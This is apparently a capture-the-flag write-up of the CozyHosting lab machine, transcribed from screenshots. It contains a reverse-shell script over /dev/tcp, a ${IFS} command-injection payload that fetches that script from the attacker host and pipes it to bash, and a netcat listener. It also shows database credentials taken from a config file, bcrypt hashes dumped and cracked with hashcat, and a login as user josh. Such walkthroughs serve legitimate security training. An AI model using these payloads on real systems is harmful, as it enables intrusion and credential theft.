
Hostname

Got in /admin now...



```
~/current
python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.2.185 - - [16/Oct/2024 22:04:08] code 404, message File not found
10.129.2.185 - - [16/Oct/2024 22:04:08] "GET /@test HTTP/1.1" 404 -
```

we can reach the machine by using curl command in the input fields.....




```
~/current (0.034s)
cat rev.sh

#!/bin/bash
sh -i >& /dev/tcp/10.10.14.42/9999 0>&1
```

made a rev.sh script and curled it on the web interface..

test;curl


$IFShttp://10.10.14.42:9999/rev.sh|bash;Sowecurledandgotrevshellintheserverandexecutedit$

{IFS} for no inverted comma arguments...




```
~/current
nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.129.2.185 47154
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/app$
```

got rev shell...




```
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$
```

Found a file in which we reverse shelld...




```
app@cozyhosting:/tmp/cloud/BOOT-INF/classes$ cat application.properties
cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxRapp@cozyhosting:/tmp/cloud/BOOT-INF/classes$
```

So extracted the jar file using unzip command and then started digging in the extracted stuff and found a file with credentials to postgres sql database. So this machine is running postgres sql in the back end as the database. Let's try to login in the database then...




```
app@cozyhosting:/tmp/cloud/BOOT-INF/classes$ psql -U postgres -W
psql -U postgres -W
Password: Vg&nvzAQ7XxR

psql: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: FATAL:  Peer authentication failed for user "postgres"
app@cozyhosting:/tmp/cloud/BOOT-INF/classes$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Logged in into postgres sql database server...




```
postgres=# \list
\list
WARNING: terminal is not fully functional
Press RETURN to continue

                                   List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privil
eges
-------------+----------+----------+-------------+-------------+----------------
-------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
(4 rows)

(END)
```

Got a list of databases in the database server.




```
postgres=# \c postgres
           \c postgres
\c postgres
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "postgres" as user "postgres".
postgres=#
```

connected to database postgres now...




```
postgres=# \connect cozyhosting
           \connect cozyhosting
\connect cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \dt
              \dt
\dt
WARNING: terminal is not fully functional
Press RETURN to continue


         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)

(END)
```

Connected to cozyhosing database and it showed two tables...




```
   name    |                           password                           | role

-----------+--------------------------------------------------------------+-----
--
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admi
n
(2 rows)

(END)
```

Got two hashes.... Let's try to crack them...




```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started.....: Thu Oct 17 22:35:14 2024 (1 min, 13 secs)
Time.Estimated...: Thu Oct 17 22:36:27 2024 (0 secs)
```

Cracked password of the admin...




```
app@cozyhosting:/home$ ls -al
                       ls -al
ls -al
total 12
drwxr-xr-x  3 root root 4096 May 18  2023 .
drwxr-xr-x 19 root root 4096 Aug 14  2023 ..
drwxr-x---  3 josh josh 4096 Aug  8  2023 josh
app@cozyhosting:/home$
```

there is only one user josh in the system. So maybe josh is the admin...




```
app@cozyhosting:/home$ su josh
                       su josh
su josh
Password: manchesterunited
          manchesterunited

josh@cozyhosting:/home$
```

was write, logged in as user "josh"...




```
josh@cozyhosting:/home$ cd
                        cd
cd
josh@cozyhosting:~$ ls
                    ls
ls
user.txt
josh@cozyhosting:~$ 
```

Got our first flag...



```
josh@cozyhosting:~$ sudo -l
                    sudo -l
sudo -l
[sudo] password for josh: manchesterunited
                          manchesterunited

Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ 
```

use can only run /usr/bin/ssh as root...



